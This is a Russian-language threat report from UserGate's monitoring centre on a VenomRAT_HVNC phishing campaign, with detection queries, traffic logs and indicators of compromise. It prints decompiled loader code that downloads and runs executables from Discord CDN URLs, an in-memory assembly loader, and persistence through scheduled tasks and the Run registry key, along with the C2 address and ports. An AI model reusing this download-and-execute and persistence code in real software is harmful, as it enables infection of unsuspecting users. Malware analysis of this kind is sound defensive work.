
Security Report: VenomRAT_HVNC

Подготовлено Центром мониторинга и реагирования UserGate

Описание

Троянская программа доставляется с помощью целевых фишинговых писем от доверенных источников. Жертва получает письмо в формате zip архива, содержащее 2 файла: Досудебное требование.xll, Претензия.xll.

Файлы собраны для поддержки разной архитектуры ОС. При запуске файла Microsoft Excel спрашивает разрешение на добавление модуля:



Через механизм ExcelDDA происходит загрузка файла по адресу:

"hxxps://cdn.discordapp.com/attachments/915348665613287425/915350025465393202/exel.exe":

```
public void Auto_Open()
{
    //IL_0010: Unknown result type (might be due to invalid IL or missing references)
    //IL_0016: Expected O, but got Unknown
    try
    {
        object objectValue = RuntimeHelpers.GetObjectValue(RandomString(5, 5));
        WebClient val = new WebClient();
        byte[] array = val.DownloadData("https://cdn.discordapp.com/attachments/915348665613287425/915350025465393202/exel.exe");
        File.WriteAllBytes(Conversions.ToString(Operators.AddObject(Operators.AddObject((object)(Environment.GetEnvironmentVariable("TEMP") + "\\"),
        objectValue), (object)".exe")), array);
        Interaction.Shell(Conversions.ToString(Operators.AddObject(Operators.AddObject((object)(Environment.GetEnvironmentVariable("TEMP") + "\\"),
        objectValue), (object)".exe")), (AppWinStyle)2, false, -1);
    }
    catch (Exception projectError)
```

Скачанный файл exel.exe запускается и загружает троянскую программу по ссылке:
"hxxps://cdn.discordapp.com/attachments/914962235657429035/915346857981534280/QWIN.exe "

```
Thread.Sleep(5000);
WebClient val = new WebClient();
byte[] m = Resources.m2;
byte[] array = val.DownloadData(Reverse("exe.NIWQ/082435189758643519/530924756532269419/stnemhcatta/moc.ppadrocsid.ndc//:sptth"));
byte[] rawAssembly = hdfsdsf(m);
Type type = Assembly.Load(rawAssembly).GetType("ff.ff");
MethodInfo method = type.GetMethod("ffw");
Thread.Sleep(500);
object obj = method.Invoke(type, new object[1] { array });
Application.Exit();
```

QWIN.exe является файлом-дроппером. Выполняет процедуру добавления себя в автозапуск:

```
if (Methods.IsAdmin())
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "cmd";
    processStartInfo.Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn \"" + Path.GetFileNameWithoutExtension(fileInfo.Name) + "\" /
    tr '\"" + fileInfo.FullName + "\"' & exit";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    Process.Start(processStartInfo);
}
else
{
    RegistryKey val = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", (RegistryKeyPermissionCheck)2);
    try
    {
        val.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), (object)("\"" + fileInfo.FullName + "\""));
    }
    finally
    {
        ((IDisposable)val)?.Dispose();
    }
```

Если у пользователя права Администратора, то создается задача в планировщике задач с именем exel. Если прав Администратора нет, то добавляется ключ в реестр для автозапуска *(HKCU\Software\Microsoft\Windows\CurrentVersion\Run\exel)*. Файл кладется в папку C:\Users\<Имя пользователя>\AppData\Roaming\exel.exe.

Троянская программа имеет следующие настройки:

Hosts: *111.90.143.12*

Ports: *4489,8080,4899*

Version: *VenomRAT_HVNC 5.0.4*

Install: *true*

MTX: *Venom_RAT_Mutex_Venom_RAT*

Certificate:
6J74FghhyzWgeGVPtc/JibxFenJ4zubsZxs0H7yWRWgNOriY3jXGLZW2S7NofdIswrAkosouiBjV21MJEubbvmSE41+iT72+KfcPVxS Nu/fHQr4Z30o3jSn+4To56+79EopTwuqT+k9TuBTux46ngHcOtTuMGJqQ+3mi/gYJXvf3LVWG2c1WpL7PpQNaXlu2hOSN7hyOa /ljPAuLxD1b8hIdBduijL1zPbGsMCaqVBOuq32Q29mzEyoS4Ln1uS4hHST3CAGVh/39VKceMT2pGNYMxS96+kVjcuUUz6+MN6Kd eoVPPSEpNAetNdg5i3kZYr3C7g5a/ST9nPFJ8cjY2oouj17XMYE+F5zF5lMsnt0dHplC4iL6Opt3dxV1z7aCd9enur21eC61A9aLRapX m6Z6l8ik0u6847e8x6O7dAXJqfzf1I9iuQp89f1oeI1AkL5svDm4dcBuNvOivDiwmzIPXizRdnIUhm+x4pcs/WR16RzpawUiAsIW6yg NtGZYpB88LOhDacXttk3+9duYGv4Km7/qeE4loyQMpmwOklAU3edA5PqZXEZjBFgLHXy880X/AC1sNIsIKkbhxFMn0DmbC+9vk kbV5/w6hmQ15SpCZiB8nBTRGowui1avPJ7NEvQvJsmJZkt4K0zw1Ny2Fn2HbZYJkelNqUxbPlvy1Qr1mGlRTBN8G9oBO9cgTEEKJ +XPeBqoziOli9dOHeROuKhtlA8x4k0eXZ584iGswWaWCh/DizfG6nmXW7SbxB04mJoTTgoQklNjgyPtA6CX+VEoiabsw9rz/rD5+9 QXVHwh2sTAgDJdFFN98VlgS15ohkPZxGbUEm23MPOU9uE7WQsdKJGaFng8Hg4rYTv8BBex2uyXMK0rRfBfkt+vlFfU7hVf59YMu 3/bTkby+yWQPgeK80Xf3EEkUMaMBh7BGTnXKwu5bs2XZ/6LYEv2ynxwMPV/M8uZSz6yjWi3bDHF0Cm4XUyF1FcN1URF2JUoW 33R7d3cWu46217AoJO78vPzMs6WnfHwQrpHJVBJJbX0sNR8HZWohF8QPfml4rZzmrGI7XewDjRmAkpf3ShAKGbv

Server signature:
7ljdMBLMYz2EihQkodKzZXEyCP2+Ea4Q+dHLtfUZoeqj9Vh+jZzjlXuIR9v1pr8aFlJgQLUpV8jH+gfGgn70p/Zw306+dONdrDdX1hE JqZVTVPBYhrocaSL6x2UPvGLsTh9j2LRklt3u0Ltzodh+gCLTJsRCipCtT3FOw8kRSyA=

Pastebin: *null*


BS_OD: *false*

Group: *Venom Clients*

Anti process: *false*

An_ti: *false*

По анализу исходного кода удалось найти проект «https://github.com/qwqdanchun/DcRat», который взяли за основу для разработки. Злоумышленники написали только свой загрузчик троянской программы. Консоль оператора выглядит следующим образом:




В коде загрузчика найдены пути проекта:

C:\Work\Excel-DNA\ExcelDna\Source\ExcelDna.Integration\obj\Release\ExcelDna.Integration.pdb

C:\Work\Excel-DNA\ExcelDna\Source\ExcelDna.Loader\obj\Release\ExcelDna.Loader.pdb


C:\Users\Administrator\Desktop\New folder\bin\Debug\SLN2\ADDIN\obj\Debug\ADDIN.pdb

Цепочка заражения выглядит следующим образом:




Поиск факта компрометации в вашей организации

Для обнаружения факта компрометации необходимо в "Журнале трафика" выполнить запрос: *ipDest="111.90.143.12":*



Сете...	Зона источника	IP источника	Порт...	Зона назнач...	IP назначения	Порт...	NAT адрес исто...	NAT ...	NAT адрес н...	NAT ...
TCP	Management	10.10.1.73	59123	Untrusted	111.90.143.12	8080	192.168.44.253	59123	111.90.143.12	8080
TCP	Management	10.10.1.73	59123	Untrusted	111.90.143.12	8080	Нет	Нет	Нет	Нет
TCP	Management	10.10.1.73	59115	Untrusted	111.90.143.12	4899	192.168.44.253	59115	111.90.143.12	4899
TCP	Management	10.10.1.73	59115	Untrusted	111.90.143.12	4899	Нет	Нет	Нет	Нет
TCP	Management	10.10.1.73	59115	Untrusted	111.90.143.12	4899	192.168.44.253	59115	111.90.143.12	4899
TCP	Management	10.10.1.73	59115	Untrusted	111.90.143.12	4899	Нет	Нет	Нет	Нет
TCP	Management	10.10.1.73	59108	Untrusted	111.90.143.12	4899	192.168.44.253	59108	111.90.143.12	4899
TCP	Management	10.10.1.73	59108	Untrusted	111.90.143.12	4899	Нет	Нет	Нет	Нет
TCP	Management	10.10.1.73	59108	Untrusted	111.90.143.12	4899	192.168.44.253	59108	111.90.143.12	4899
TCP	Management	10.10.1.73	59108	Untrusted	111.90.143.12	4899	Нет	Нет	Нет	Нет
TCP	Management	10.10.1.73	59101	Untrusted	111.90.143.12	8080	192.168.44.253	59101	111.90.143.12	8080

Проверить легитимность обращения на *cdn.discordapp.com*, так как загрузка частей троянской программы происходит с данного ресурса.



URL	Зона источника	IP источника	Порт...	Зона назнач...	IP назначения	Порт...
https://cdn.discordapp.com	Management	10.10.1.73	58329	Untrusted	162.159.130.233	443
https://cdn.discordapp.com	Management	10.10.1.73	58289	Untrusted	162.159.135.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56531	Untrusted	162.159.129.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56528	Untrusted	162.159.129.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56339	Untrusted	162.159.134.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56294	Untrusted	162.159.134.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56263	Untrusted	162.159.134.233	443
https://cdn.discordapp.com	Management	10.10.1.73	56189	Untrusted	162.159.133.233	443

Индикаторы компрометации:

URL:

"hxxps://cdn.discordapp.com/attachments/915348665613287425/915350025465393202/exel.exe"

"hxxps://cdn.discordapp.com/attachments/914962235657429035/915346857981534280/QWIN.exe "

IP:

111.90.143.12

MD5:

170d4a9550d445d276e58f39ca045e98 - Досудебное требование.xll

ba75745e46d7cc9b6af78de4788d5617 — Претензия.xll

7528f37e6e667a6a4783ebc4eb2582a7 — exel.exe

770d5566dde80d34ce8fc73310368e37 - QWIN.exe

679b7d4a869d15d2794463d5f3546137 - Досудебное требование.zip

Пути к файлам:

%TEMP%\exel.exe

%AppData%\exel.exe